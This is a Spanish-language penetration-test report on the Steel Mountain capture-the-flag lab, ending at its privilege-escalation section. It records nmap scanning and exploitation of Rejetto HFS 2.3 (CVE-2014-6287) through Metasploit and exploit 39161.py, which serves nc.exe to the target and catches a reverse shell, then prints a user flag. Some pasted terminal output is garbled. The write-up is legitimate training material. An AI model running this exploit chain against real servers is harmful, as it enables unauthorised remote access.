

	Informe de análisis de vulnerabilidades, explotación y resultados del reto STELL MOUNTAIN.				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad	
11/11/2024	14/11/2024	1.0	MQ-HM-STEEL MOUNTAIN	RESTRINGIDO	

Informe de análisis de vulnerabilidades,
explotación y resultados del reto STELL MOUNTAIN.

N.- MQ-HM-STEEL MOUNTAIN

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:

11.11.2024

Índice

Tabla de contenido

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	8
3.	Explotación	10
	Automatizado	10
	Manual.....	12
4.	Escalación de privilegios si/no.....	16
5.	Banderas.....	24
6.	Herramientas usadas.....	24
7.	Conclusiones y Recomendaciones.....	24
8.	Matriz de Riesgo.....	26

1. Reconocimiento

Empezamos haciendo ping a la maquina en línea para verificar si tenemos acceso

```
[root@kali)-[/home/hmstudent]# ping 10.10.45.19
PING 10.10.45.19 (10.10.45.19) 56(84) bytes of data.
64 bytes from 10.10.45.19: icmp_seq=1 ttl=125 time=235 ms
64 bytes from 10.10.45.19: icmp_seq=2 ttl=125 time=234 ms
64 bytes from 10.10.45.19: icmp_seq=3 ttl=125 time=233 ms
64 bytes from 10.10.45.19: icmp_seq=4 ttl=125 time=234 ms
64 bytes from 10.10.45.19: icmp_seq=5 ttl=125 time=235 ms
^C
--- 10.10.45.19 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 233.350/234.407/235.448/0.775 ms
```

Verificamos que si tenemos acceso

Se realiza el escaneo con **nmap**

```

└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19]sessions 0
# nmap -p- 10.10.45.19 -sS -oA allports -v --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-11 21:28 EST
Initiating Ping Scan at 21:28
Scanning 10.10.45.19 [4 ports] at 21:28 scopeid 0x10<host>
Completed Ping Scan at 21:28, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:28
Completed Parallel DNS resolution of 1 host. at 21:28, 0.01s elapsed
Initiating SYN Stealth Scan at 21:28
Scanning 10.10.45.19 [65535 ports] at 21:28
Discovered open port 139/tcp on 10.10.45.19
Discovered open port 3389/tcp on 10.10.45.19
Discovered open port 8080/tcp on 10.10.45.19
Discovered open port 135/tcp on 10.10.45.19
Discovered open port 80/tcp on 10.10.45.19
Discovered open port 445/tcp on 10.10.45.19
Discovered open port 49154/tcp on 10.10.45.19
Discovered open port 49156/tcp on 10.10.45.19
Discovered open port 47001/tcp on 10.10.45.19
Discovered open port 49164/tcp on 10.10.45.19
Discovered open port 49153/tcp on 10.10.45.19
Discovered open port 49152/tcp on 10.10.45.19
Discovered open port 49155/tcp on 10.10.45.19
Discovered open port 49163/tcp on 10.10.45.19
Discovered open port 5985/tcp on 10.10.45.19
Increasing send delay for 10.10.45.19 from 0 to 5 due to max_successful_scans
Completed SYN Stealth Scan at 21:29, 14.53s elapsed (65535 total ports)
Nmap scan report for 10.10.45.19
Host is up (0.25s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
49164/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
Raw packets sent: 69383 (3.053MB) | Rcvd: 67251 (2.690MB)

```

Revisaremos las versiones de los puertos encontrados

```

└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19]
└─# cat allports.nmap | grep open|awk '{print $1}' FS=/xargs | tr ' ' ',' 
80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164
└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19]
└─# nmap -p 80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164 -sV -sC -v 10.10.45.19 -oA services
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-11 21:34 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning. 65536
Initiating NSE at 21:34 len 0.28 scopeid 0x10<host>
Completed NSE at 21:34, 0.00s elapsed (loopback)
Initiating NSE at 21:34 len 320 (320.0 B)
Completed NSE at 21:34, 0.00s elapsed (ins 0 frame 0)
Initiating NSE at 21:34 len 320 (320.0 B)
Completed NSE at 21:34, 0.00s elapsed (ins 0 frame 0)
Initiating Ping Scan at 21:34
Scanning 10.10.45.19 [4 ports] (RUNNING,NOARP,MULTICAST) mtu 1500
Completed Ping Scan at 21:34, 0.28s elapsed (1 total hosts) in 10.13.72
Initiating Parallel DNS resolution of 1 host. at 21:34
Completed Parallel DNS resolution of 1 host. at 21:34, 0.01s elapsed
Initiating SYN Stealth Scan at 21:34
Scanning 10.10.45.19 [15 ports] (00:00-00-00-00-00-00 txqueu
Discovered open port 139/tcp on 10.10.45.19
Discovered open port 135/tcp on 10.10.45.19
Discovered open port 3389/tcp on 10.10.45.19
Discovered open port 445/tcp on 10.10.45.19
Discovered open port 80/tcp on 10.10.45.19
Discovered open port 49152/tcp on 10.10.45.19
Discovered open port 8080/tcp on 10.10.45.19
Discovered open port 49163/tcp on 10.10.45.19
Discovered open port 49155/tcp on 10.10.45.19

```

(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19]

```

└─# nmap -p
80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,4916
3,49164 -sV -sC -v 10.10.45.19 -oA services

```

```

PORT      STATE SERVICE          VERSION
80/tcp    open  http        Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods: GET 1208 bytes 109727 (107.1 KiB)
|   Supported Methods: OPTIONS TRACE GET HEAD POST 0 collisions 0
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.565536
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? 20.0 B)
| rdp-ntlm-info: 0 dropped 0 overruns 0 frame 0
| Target_Name: STEELMOUNTAIN (320.0 B)
| NetBIOS_Domain_Name: STEELMOUNTAIN 0 carrier 0 collisions 0
| NetBIOS_Computer_Name: STEELMOUNTAIN
|_dns-Domain_Name: steelmountain (RUNNING,NOARP,MULTICAST) mtu 1500
|_dns-Computer_Name: steelmountain 65.255.128.0 destination 10.13.72
|_product-version: 6.3.9600
|_ system-time: 2024-11-12T02:36:10+00:00 fixlen 64 scopeid 0x20<lin
|_ssl-date: 2024-11-12T02:36:17+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=steelmountain 0-00-00-00-00-00 txqueu
| issuer: commonName=steelmountain
| public key type: rsa bytes 0 (0.0 B)
| public key bits: 2048 dropped 0 overruns 0 frame 0
| signature algorithm: sha1WithRSAEncryption
| not valid before: 2024-11-11T02:19:29 0 carrier 0 collisions 0
| not valid after: 2025-05-13T02:19:29
| md5: e9c6cf307a8ece746f11e67a70b3522
| sha1: 807d97d6f1ebb37273dd63b740be8d604516cdbe
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```

```

|_http-title: Not Found 0b9d5d txqueuelen 1000 (Ethernet)
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open http dropped 0 ov HttpFileServer httpd 2.3
| http-methods: GET HEAD POST Options 0 carrier 0 collisions 0
|_ Supported Methods: GET HEAD POST Options 0 carrier 0 collisions 0
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-server-header: HFS 2.3ING> mtu 65536
|_http-title: HFS / 0.1 netmask 255.0.0.0
47001/tcp open http refixlen 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found 1000 (Local Loopback)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc dropped 0 ov Microsoft Windows RPC
49153/tcp open msrpc bytes 320 (320.0 B) Microsoft Windows RPC
49154/tcp open msrpc dropped 0 ov Microsoft Windows RPC Options 0
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc <INTOPOINT,RUNNING,NOARP,MULTICAST> Microsoft Windows RPC mtu 1500
49163/tcp open msrpc.228 netmask Microsoft Windows RPC options 10.13.72
49164/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
NSE: Script Post-scanning. netmask 255.255.128.0 destination 10.13.72
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed prefixlen 64 scopeid 0x20<link>
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed -00-00-00-00-00-00-00-00 txqueuelen 1000 (Ethernet)
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap frame 0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.32 seconds
Raw packets sent: 19 (812B) | Rcvd: 16 (700B)

```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 8.5 _http-title: Site doesn't have a title (text/html).
		http-methods:	
		_ Supported Methods: OPTIONS TRACE GET HEAD POST	
		_ Potentially risky methods: TRACE	
		_http-server-header: Microsoft-IIS/8.5	
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp	open	ssl/ms-wbt-server?	
		rdp-ntlm-info:	
		Target_Name: STEELMOUNTAIN	
		NetBIOS_Domain_Name: STEELMOUNTAIN	
		NetBIOS_Computer_Name: STEELMOUNTAIN	

```

| DNS_Domain_Name: steelmountain
| DNS_Computer_Name: steelmountain
| Product_Version: 6.3.9600
|_ System_Time: 2024-11-12T02:36:10+00:00
|_ssl-date: 2024-11-12T02:36:17+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-11T02:19:29
| Not valid after: 2025-05-13T02:19:29
| MD5: e9c6fcf307a8ece746f11e67a70b3522
|_SHA-1: 807d97d6f1ebb37273dd63b740be8d604516cdbe
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 |_http-title: Not Found
 |_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open http HttpFileServer httpd 2.3
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49163/tcp open msrpc Microsoft Windows RPC
49164/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

```

Host script results:

```

| smb2-time:
| date: 2024-11-12T02:36:11
|_ start_date: 2024-11-12T02:19:21
| nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>,
NetBIOS MAC: 02f453207cf5 (unknown)
| Names:
| STEELMOUNTAIN<00> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
|_ STEELMOUNTAIN<20> Flags: <unique><active>
| smb-security-mode:

```

```

| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 302:
|_ Message signing enabled but not required

```

IP, Puertos Sistema operativo

IP	10.10.45.19
Sistema Operativo	Windows Server 2012 R2 x64
Puertos/Servicios	80,135,139,445,3 389,5985,8080,47 001,49152,49153, 49154,49155,491 56,49163,49164
Host Name	STEELMOUNTAIN

2. Análisis de vulnerabilidades/debilidades

Empezamos analizando el puerto 80



Employee of the month



```

1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>Steel Mountain</title>
6 <style>
7 * {font-family: Arial;}
8 </style>
9 </head>
10 <body><center>
11 <a href="/index.html"></a>
12 <h3>Employee of the month</h3>
13 
14 </center>
15 </body>
16 </html>

```

Procedemos a realizar Fuzzing Usamos la herramienta rpcclient

```

(root@kali)-[~/home/hmstudent/steelMountain/10.10.45.19]
# rpcclient 10.10.45.19
Password for [WORKGROUP\root]:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
[root@kali]-[~/home/hmstudent/steelMountain/10.10.45.19] /usr/share/wordlists/directory-list-2.3-medium.txt | ./urlgo.txt | ./100
# rpcclient 10.10.45.19 -N
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
[root@kali]-[~/home/hmstudent/steelMountain/10.10.45.19] ./urlgo.txt | ./100
# rpcclient 10.10.45.19 -u 'guest' -N
[-] No such user.
Invalid option -u: unknown option
usage: rpcclient [-?|-help] [--usage] [-c|-command=COMMANDS] [-I|-dest-ip=IP] [-p|-port=PORT]
                 [-d|-debuglevel=DEBUGLEVEL] [--debug-stdout] [-s|-configfile=CONFIGFILE] [--option=name=value]
                 [-l|-log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full] [-R|-name-resolve=NAME-RESOLVE-ORDER]
                 [-o|-socket-options=SOCKETOPTIONS] [-m|-max-protocol=MAXPROTOCOL] [-n|-netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
                 [-W|-workgroup=WORKGROUP] [--realm=REALM] [-U|-user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|-no-pass] [--password=STRING]
                 [--pw-nt-hash] [-A|-authentication-file=FILE] [-P|-machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
                 [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|-kerberos] [-V|-version]
                 [OPTION ...] BINDING-STRING!HOST
Options:

```

No obtuvimos éxito

Buscamos recursos compartidos


```

(root@kali)-[~/home/hmstudent/steelMountain/10.10.45.19]
# crackmapexec 10.10.45.19 /usr/share/wordlists/directory-list-2.3-medium.txt
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose]
                     {ldap,smb,mssql,rdp,ftp,winrm,ssh} ...
crackmapexec: error: argument protocol: invalid choice: '10.10.45.19' (choose from 'ldap', 'smb', 'mssql', 'rdp', 'ftp', 'winrm', 'ssh')
[root@kali]-[~/home/hmstudent/steelMountain/10.10.45.19]
# crackmapexec smb 10.10.45.19 --shares
SMB          10.10.45.19    445    STEELMOUNTAIN    [*] Windows Server 2012 R2 Datacenter 9600 x64 (name:STEELMOUNTAIN) (domain:steelmountain)
SMB          10.10.45.19    445    STEELMOUNTAIN    [-] Error enumerating shares: [Errno 32] Broken pipe

```

No obtuvimos información que nos sirviera

Procedemos a analizar el puerto 8080



Logramos identificar un recurso valioso como lo es la información del server HttpFileServer 2.3, tenemos un login, donde podemos usar burpsuite para enviarle un diccionario de usuarios y contraseñas o script para realizar sql injection

Como tenemos la información del server procedemos a realizar una búsqueda de vulnerabilidades

Exploit Title	Path
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)	windows/webapps/49125.py

Encontramos algunas vulnerabilidades

3. Explotación

Proceso manual/ automatizado.

Automatizado

Procedemos a ejecutar Metasploit

```

msf6 > search rejectto/hmstudent/steelMountain/10.10.45.19/exploit
          /usr/share/windows-resources/binaries/nc.exe .
Matching Modules
=====
      _____/home/hmstudent/steelMountain/10.10.45.19/exploit

#  Name          Disclosure Date  Rank      Check  Description
-  exploit/windows/http/rejetto_hfs_exec  2014-09-11 19/excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >

```

```

msf6 exploit(windows/http/rejetto_hfs_exec) > show options
      _____/home/hmstudent/steelMountain/10.10.45.19

View the full module info with the info, or info -d command.

Module options (exploit/windows/http/rejetto_hfs_exec):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
HTTPDELAY  10             no        Seconds to wait before terminating web server
Proxies   /home/hmstudent/steelM...  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   10.10.45.19       yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    8080             yes      The target port (TCP)
SRVHOST  0.0.0.0           yes      The local host or network interface to listen on. This must be an address on the local machine or
                                     0.0.0.0 to listen on all addresses.
SRVPORT  8080             yes      The local port to listen on.
SSL      false            no       Negotiate SSL/TLS for outgoing connections
SSLCert  /home/hmstudent/ste...  no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /ce/windows-resourc...  yes      The path of the web application
URI PATH no               no        The URI to use for this exploit (default is random)
VHOST   /home/hmstudent/ste...  no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
EXITFUNC process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST   10.13.72.228      yes      The listen address (an interface may be specified)
LPORT   4444             yes      The listen port

```

Ejecutamos el exploit y logramos obtener acceso a la maquina con meterpreter

```

msf6 exploit(windows/http/rejetto_hfs_exec) > spool msf.txt
[*] Spooling to file msf.txt.../steelMountain/10.10.45.19
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse-TCP handler on 10.13.72.228:4444 45.19/exploit
[*] Using URL: http://10.13.72.228:8080/ypsW1RB3og0npA
[*] Server started.
[*] Sending a malicious request to /+lMountain/10.10.45.19/exploit
[*] Payload request received: /ypsW1RB3og0npA
[*] Sending stage (175686 bytes) to 10.10.45.19:4444
[!] Tried to delete %TEMP%\WoXLqhiQomQPg.vbs, unknown result
[*] Meterpreter session 1 opened (10.13.72.228:4444 → 10.10.45.19:49339) at 2024-11-11 23:31:01 -0500
[*] Server stopped./home/hmstudent/steelMountain/10.10.45.19/exploit
[*] /usr/share/windows-resources/binaries/nc.exe .
meterpreter > wahomi
[-] Unknown command: wahomi ident/steelMountain/10.10.45.19/exploit
meterpreter > id
[-] Unknown command: id
meterpreter > sysinfo
Computer : STEELMOUNTAIN /steelMountain/10.10.45.19/exploit
OS : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64 0 port 80 (http://0.0.0.0:80/) ...
System Language : en_US [2024-11-11 23:14:25] "GET /nc.exe HTTP/1.1" 200 -
Domain : WORKGROUP [2024-11-11 23:14:25] "GET /nc.exe HTTP/1.1" 200 -
Logged On Users : 1 [Nov/2024 23:14:25] "GET /nc.exe HTTP/1.1" 200 -
Meterpreter : x86/windows [2024-11-11 23:14:25] "GET /nc.exe HTTP/1.1" 200 -
meterpreter >

```

Manual

De las vulnerabilidades encontradas procedemos a realizar la explotación
Realizamos un searchsploit

```

2024-11-11 22:56:48 Timers: ping 5, ping-restart 120
└─(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
  └─# searchsploit -x 39161

```

Copiamos el exploit y lo renombramos antes de ejecutarlo

```

└─(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
  # searchsploit -m 39161
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
  URL: https://www.exploit-db.com/exploits/39161
  Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
  Codes: CVE-2014-6287, OSVDB-111386
  Verified: True
  File Type: Python script, ASCII text executable, with very long lines (540)
  Copied to: /home/hmstudent/steelMountain/10.10.45.19/exploit/39161.py
  2024-11-11 22:56:48 OPTIONS IMPORT: route options modified
  2024-11-11 22:56:48 OPTIONS IMPORT: route-related options modified
  2024-11-11 22:56:48 net_route v4 best_gw query: dst 0.0.0.0
  └─(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit] dev eth0
    └─# ls
      11 22:56:48 ROUTE_GATEWAY 192.168.153.2/255.255.255.0 IFACE=eth0 HWADDR=00:0C:29:1B:0D:00
      39161.py 11 22:56:48 TUN/TAP device tun0 opened
      2024-11-11 22:56:48 net_iface_mtu_set: mtu 1500 for tun0
    └─(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
      └─# mv 39161.py jueves.py
      2024-11-11 22:56:48 net_route_v4_add: 10.10.0.0/16 via 10.13.0.1 dev [NULL] table 0
    └─(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit] [NULL] table 0
      └─# ls
        11 22:56:48 Initialization Sequence Completed
        jueves.py 22:56:48 Data Channel cipher 'AES-256-CBC', auth 'SHA512', peer-id: 14

```

Usaremos netcat

```
File type: Python script, ASCII text executable, with very long lines (54)
└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]py
    # updatedb

└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # locate nc.exe /home/hmstudent/steelMountain/10.10.45.19/exploit
/usr/share/seclists/SecLists-master/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # cp /usr/share/windows-resources/binaries/nc.exe .

└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # ls
jueves.py  nc.exe
```

Levantamos un servidor web con python3

```
└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... 19/exploit
[::]:80
```

Ejecutamos el exploit

```
└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # python jueves.py 10.10.45.19 8080
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
└──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
    # python9 jueves.py 10.10.45.19 8080  "GET /nc.exe HTTP/1.1" 200 -
```

Levantamos un nc en el puerto 443 y al ejecutar el exploit mas de una vez, logramos obtener acceso a la máquina

```
└──(root㉿kali)-[/home/hmstudent]
    # nc -lvp 443
listening on [any] 443 ...
10.10.45.19: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.45.19] 49315
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami  
whoami  
steelmountain\bill  
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Procedemos a encontrar la primer bandera

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd /users  
cd /users  
  
C:\Users>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2E4A-906A  
9) at 2024-11-11 23:31:01 -0500  
Directory of C:\Users  
  
09/26/2019  10:29 PM    <DIR>  
    .  
09/26/2019  10:29 PM    <DIR>  
    ..  
09/26/2019  06:11 AM    <DIR>  
    Administrator  
09/27/2019  08:09 AM    <DIR>  
    bill  
11/11/2024  08:14 PM    <DIR>  
    Public  
                0 File(s)  
0 bytes  
                5 Dir(s)  44,148,40
```

```
8,320 bytes free
```

```
c:\Users>cd bill  
cd bill
```

```
c:\Users\bill>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2E4A-906A
```

```
Directory of C:\Users\bill
```

```
09/27/2019  08:09 AM    <DIR>  
39) at .2024-11-11 23:31:01 -0500  
09/27/2019  08:09 AM    <DIR>  
..  
09/26/2019  10:29 PM    <DIR>  
    .groovy  
09/27/2019  03:07 AM    <DIR>  
    Contacts  
09/27/2019  08:08 AM    <DIR>  
    Desktop  
09/27/2019  03:07 AM    <DIR>  
    Documents  
09/27/2019  03:07 AM    <DIR>  
    Downloads  
09/27/2019  03:07 AM    <DIR>  
    Favorites  
09/27/2019  03:07 AM    <DIR>
```

```
C:\Users\bill>cd Desktop
cd Desktop

C:\Users\bill\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
39) at 2024-11-11 23:31:01 -0500
    Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>
.
09/27/2019  08:08 AM    <DIR>
.
09/27/2019  04:42 AM
70 user.txt
               1 File(s)
70 bytes
          2 Dir(s)  44,148,41
2,416 bytes free

C:\Users\bill\Desktop>
```

b04763b6fcf51fcd7c13abc7db4fd365

4. Escalación de privilegios si/no

Vamos a intentar escalar al usuario Administrador, para eso verificamos que privilegios tiene el usuario Bill

